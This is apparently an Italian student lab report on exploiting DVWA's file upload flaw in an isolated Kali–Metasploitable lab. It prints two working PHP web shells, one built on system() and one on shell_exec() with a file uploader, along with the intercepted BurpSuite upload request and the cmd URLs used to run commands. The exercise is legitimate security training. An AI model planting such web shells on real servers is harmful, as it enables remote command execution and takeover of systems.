

EXPLOIT FILE UPLOAD

S6

L1

INTRODUZIONE

L'obiettivo dell'esercizio è configurare un laboratorio virtuale in modo che la macchina Metasploitable sia raggiungibile dalla macchina Kali Linux. Inoltre, si intende sfruttare la vulnerabilità di "file upload" presente su DVWA (Damn Vulnerable Web Application) per prendere il controllo della macchina ed eseguire comandi da remoto tramite una shell in PHP. Per familiarizzare ulteriormente con gli strumenti utilizzati dagli hacker etici, si utilizza BurpSuite per intercettare e analizzare le richieste verso DVWA.

Consegna:

- Codice php.
- Risultato del caricamento (screenshot del browser).
- Intercettazioni (screenshot di burpsuite).
- Risultato delle varie richieste.
- Eventuali altre informazioni scoperte della macchina interna.
- BONUS: usare una shell php più sofisticata.

CONFIGURAZIONE DEL LABORATORIO VIRTUALE

1. Configurazione della Rete

- Le macchine sono state configurate sulla stessa rete (Rete interna "Intnet").
- La connessione tra le macchine è stata verificata con successo utilizzando il comando ping da entrambe le parti.

```
msfadmin@metasploitable:~$ ping 192.168.50.100
PING 192.168.50.100 (192.168.50.100) 56(84) bytes of data.
64 bytes from 192.168.50.100: icmp_seq=1 ttl=64 time=0.548 ms
64 bytes from 192.168.50.100: icmp_seq=2 ttl=64 time=0.526 ms
64 bytes from 192.168.50.100: icmp_seq=3 ttl=64 time=0.433 ms
```

```
(kali@kali)-[~]
$ ping 192.168.50.101
PING 192.168.50.101 (192.168.50.101) 56(84) bytes of data.
64 bytes from 192.168.50.101: icmp_seq=1 ttl=64 time=0.613 ms
64 bytes from 192.168.50.101: icmp_seq=2 ttl=64 time=3.63 ms
64 bytes from 192.168.50.101: icmp_seq=3 ttl=64 time=0.596 ms
64 bytes from 192.168.50.101: icmp_seq=4 ttl=64 time=1.83 ms
64 bytes from 192.168.50.101: icmp_seq=5 ttl=64 time=1.33 ms
```

2. Avvio di BurpSuite:


- BurpSuite è stato avviato su Kali Linux.
- È stato verificato che BurpSuite intercettasse il traffico di rete dal browser.

CONFIGURAZIONE DEL LABORATORIO VIRTUALE

Configurazione di DVWA

1. Accesso a DVWA:

Utilizzando il browser su Kali Linux, si è acceduto a DVWA sulla macchina Metasploitable tramite l'URL `http://192.168.50.101/dvwa`.



2. Impostazione della Sicurezza:

- Sono state utilizzate le credenziali predefinite (admin/password) per accedere a DVWA.
- Il livello di sicurezza di DVWA è stato impostato su 'low' così da poter sfruttare la DVWA per la mancanza di sanitizzazione degli input.

EXPLOIT FILE UPLOAD

1. Creazione della Shell PHP:

È stato creato un file PHP denominato shell.php con il seguente contenuto:

```
1 <?php
2 if (isset($_GET['cmd'])){
3     system($_GET['cmd']);
4 }
5 ?>
6
```

2. Caricamento della Shell PHP:

Si è navigato alla sezione "Upload" di DVWA e si è caricato il file shell.php.


EXPLOIT FILE UPLOAD

4. Analisi del Traffico con BurpSuite

- Utilizzando BurpSuite, è stata intercettata la richiesta di caricamento del file.
- Si è verificato che il contenuto del file shell.php fosse presente nel corpo della richiesta GET.

5. Conferma del Caricamento:

Si è acceduto all'URL <http://192.168.50.101/dvwa/hackable/uploads/shell.php> per confermare che il file fosse stato caricato correttamente.



Command Execution

CSRF

File Inclusion

SQL Injection

SQL Injection (Blind)

Upload

XSS reflected

XSS stored

Vulnerability: File Upload

Choose an image to upload:

No file chosen

../../hackable/uploads/php.php succesfully uploaded!

More info

http://www.owasp.org/index.php/Unrestricted_File_Upload

<http://blogs.securiteam.com/index.php/archives/1268>

<http://www.acunetix.com/websitesecurity/upload-forms-threat.htm>

EXPLOIT FILE UPLOAD


6. Esecuzione di Comandi Remoti:

Utilizzando il browser, sono stati inviati comandi alla shell PHP aggiungendo il parametro cmd all'URL, ad esempio:

"http://[IP di Metasploitable]/dvwa/hackable/uploads/shell.php?cmd=ls"

5. Conferma del Caricamento:

Si è acceduto all'URL `http://192.168.50.101/dvwa/hackable/uploads/shell.php` per confermare che il file fosse stato caricato correttamente.




```
1 POST /dvwa/vulnerabilities/upload/ HTTP/1.1
2 Host: 192.168.50.101
3 Content-Length: 460
4 Cache-Control: max-age=0
5 Upgrade-Insecure-Requests: 1
6 Origin: http://192.168.50.101
7 Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryZTFsrInLVQjr5ap9
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
  Gecko) Chrome/121.0.6167.85 Safari/537.36
9 Accept:
10 text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apn
  g,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
11 Referer: http://192.168.50.101/dvwa/vulnerabilities/upload/
12 Accept-Encoding: gzip, deflate, br
13 Accept-Language: en-US,en;q=0.9
14 Cookie: security=low; PHPSESSID=9c73d8043acc3d1c40c8f16e6f044d26
15 Connection: close
16 -----WebKitFormBoundaryZTFsrInLVQjr5ap9
17 Content-Disposition: form-data; name="MAX_FILE_SIZE"
18
19 100000
20 -----WebKitFormBoundaryZTFsrInLVQjr5ap9
21 Content-Disposition: form-data; name="uploaded"; filename="php.php"
22 Content-Type: application/x-php
23
24 <?php
25 if (isset($_GET['cmd'])){
26     system($_GET['cmd']);
27 }
28 ?>
29
30 -----WebKitFormBoundaryZTFsrInLVQjr5ap9
31 Content-Disposition: form-data; name="Upload"
32
33 Upload
34 -----WebKitFormBoundaryZTFsrInLVQjr5ap9--
```



EXPLOIT FILE UPLOAD

7.Verifica dei Comandi:

Sono stati eseguiti diversi comandi come `ls`, `ls /`, `lshw` per ottenere informazioni sul sistema.



BONUS

Shell PHP Avanzata:

È stato creato un nuovo file PHP con funzionalità aggiuntive e una semplice interfaccia grafica, denominato "shell2.php"

```
1 <?php
2
3 error_reporting(0);
4
5
6 if (isset($_POST['cmd'])) {
7     $cmd = $_POST['cmd'];
8     echo "<pre>". shell_exec($cmd) . "</pre>";
9 }
10
11
12 if (isset($_FILES['file'])) {
13     $target_dir = "uploads/";
14     $target_file = $target_dir . basename($_FILES['file']['name']);
15     if (move_uploaded_file($_FILES['file']['tmp_name'], $target_file)) {
16         echo "File caricato con successo.";
17     } else {
18         echo "Errore nel caricamento del file.";
19     }
20 }
21 ?>
22
23 <!DOCTYPE html>
24 <html>
25 <head>
26     <title>PHP Web Shell</title>
27 </head>
28 <body>
29     <form method="post">
30         <input type="text" name="cmd" placeholder="Inserisci comando">
31         <input type="submit" value="Esegui">
32     </form>
33
34     <form method="post" enctype="multipart/form-data">
35         <input type="file" name="file">
36         <input type="submit" value="Carica">
37     </form>
38 </body>
39 </html>
```

← → ↻ ⚠ Not secure 192.168.50.101/dvwa/hackable/uploads/shell2.php

dvwa_email.png
php.php
shell.php
shell1.php
shell2.php

No file chosen